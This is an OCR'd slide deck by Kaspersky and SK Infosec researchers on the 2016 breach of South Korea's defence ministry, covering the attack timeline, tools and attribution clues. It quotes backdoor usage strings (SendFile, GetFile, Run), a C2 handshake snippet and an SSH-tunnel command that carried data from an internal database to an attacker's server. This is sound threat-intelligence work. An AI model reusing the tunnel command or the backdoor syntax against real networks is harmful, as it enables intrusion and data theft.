ENDLESS GUNFIRE IN SOUTH KOREA

Seongsu Park
Kaspersky Lab

Donghee Lee
SK Infosec

WHO WE ARE

Seongsu Park

Senior security researcher @ GReAT
Malware research / Threat Intelligence
hacked beautiful lady
father of one sun

I'm sorry he can't
join the SAS ☹

Donghee Lee

Incident responder @ SK Infosec
Malware researcher
Security developer

OUR STORY

South Korea

Threat Landscape


South Korea

MND Breached

Previous Operation

Emerging Operation


SOUTH KOREA THREAT LANDSCAPE




OVERVIEW OF KOREA MND BREACHED

- **When?**
  - Published by Korea MND on Dec, 2016
  - Attack was on-going from Aug, 2016
- **Confirmed Victim?**
  - Lots of division of Korea military
- **Damage?**
  - Not sure
  - Some confidential data was leaked

OVERVIEW OF KOREA MND BREACHED



TIMELINE OF ATTACK



ARSENAL OF MND BREACHED

Full-featured backdoor

Type A, B, C and more

Initial Intrusion → Command Control → Privilege Escalation → Data Exfiltration

```
if ( argc < 2 )
{
  printf("+++  TargetIP TargetPort commandType arg1 arg2 arg3\r\n");
  printf("+++  \tSendFile calc.exe /tmp/calc.tmp\r\n");
  printf("+++  \tGetFile /tmp/calc.tmp c:\\temp\\calc.exe \r\n");
  printf("+++  \tScan\r\n");
  printf("+++  \tUpdate\r\n");
  printf("+++  \tRun c:\\windows\\notepad.exe 1.txt system(administrator) \r\n");
  printf("+++  \tRestart \r\n");
  printf("+++  \tServerUpdate \r\n");
  return 0;
```

Packed Mimikatz

Custom Network Scanner

ARSENAL OF MND BREACHED

```
day  Sat Fri Thu Wed Tue Mon Sun SunMonTueWedThuFriSat  JanFebMarAprMayJunJul
ugSepOctNovDec        echo y | c:\kings\msupdate.exe -P 80 -pw rootbacchus -N
R 8610:172.17.        :1433 bacchus@198.50.          H
```

from internal database

to attacker's server

SSH Tunneling

Custom Tools

Initial Intrusion → Command Control → Privilege Escalation → Data Exfiltration


```
if ( argc < 2 )
{
  printf("+++  TargetIP TargetPort commandType arg1 arg2 arg3\r\n");
  printf("+++  \tSendFile calc.exe /tmp/calc.tmp\r\n");
  printf("+++  \tGetFile /tmp/calc.tmp c:\\temp\\calc.exe \r\n");
  printf("+++  \tScan\r\n");
  printf("+++  \tUpdate\r\n");
  printf("+++  \tRun c:\\windows\\notepad.exe 1.txt system(administrator) \r\n");
  printf("+++  \tRestart \r\n");
  printf("+++  \tServerUpdate \r\n");
  return 0;
```

Packed Mimikatz


Custom Network Scanner

ARSENAL OF MND BREACHED


```
v4 = 0x783219;
result = send(v2, &v4, 4, 0);
if ( result == 4 )
{
  LOBYTE(v5) = 0;
  memset((char *)&v5 + 1, 0, 259u);
  result = recv(v1, &v5, 259, 0);
  if ( result == 4 && v5 == 0x93258 )
```



Hex dump																ASCII (ANSI/OEM
12	12	12	12	34	34	34	34	00	01	01	00	26	00	00	00	↕↕↕4444 &
30	30	30	30	34	44	44	43	35	35	41	33	41	6E	6F	6E	00004DDC55A3Anon
79	6D	6F	75	73	3F	31	30	2E	30	2E	32	2E	31	35	00	ymous?10.0.2.15
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	



ARSENAL OF MND BREACHED




ATTRIBUTION OF MALWARE

- **File naming**


File name	S/W vendor in SK	Function of S/W
hncupdate.exe	Hancom	Word processor
fasoo.exe	Fasoo	DRM S/W
markany.exe	Markany	DRM S/W
v3log.exe	Ahnlab	Anti-virus


- **Language of Resource**



CONNECTION WITH OLD OPERATION

String de-obfuscation of Type B backdoor






CONNECTION WITH OLD OPERATION

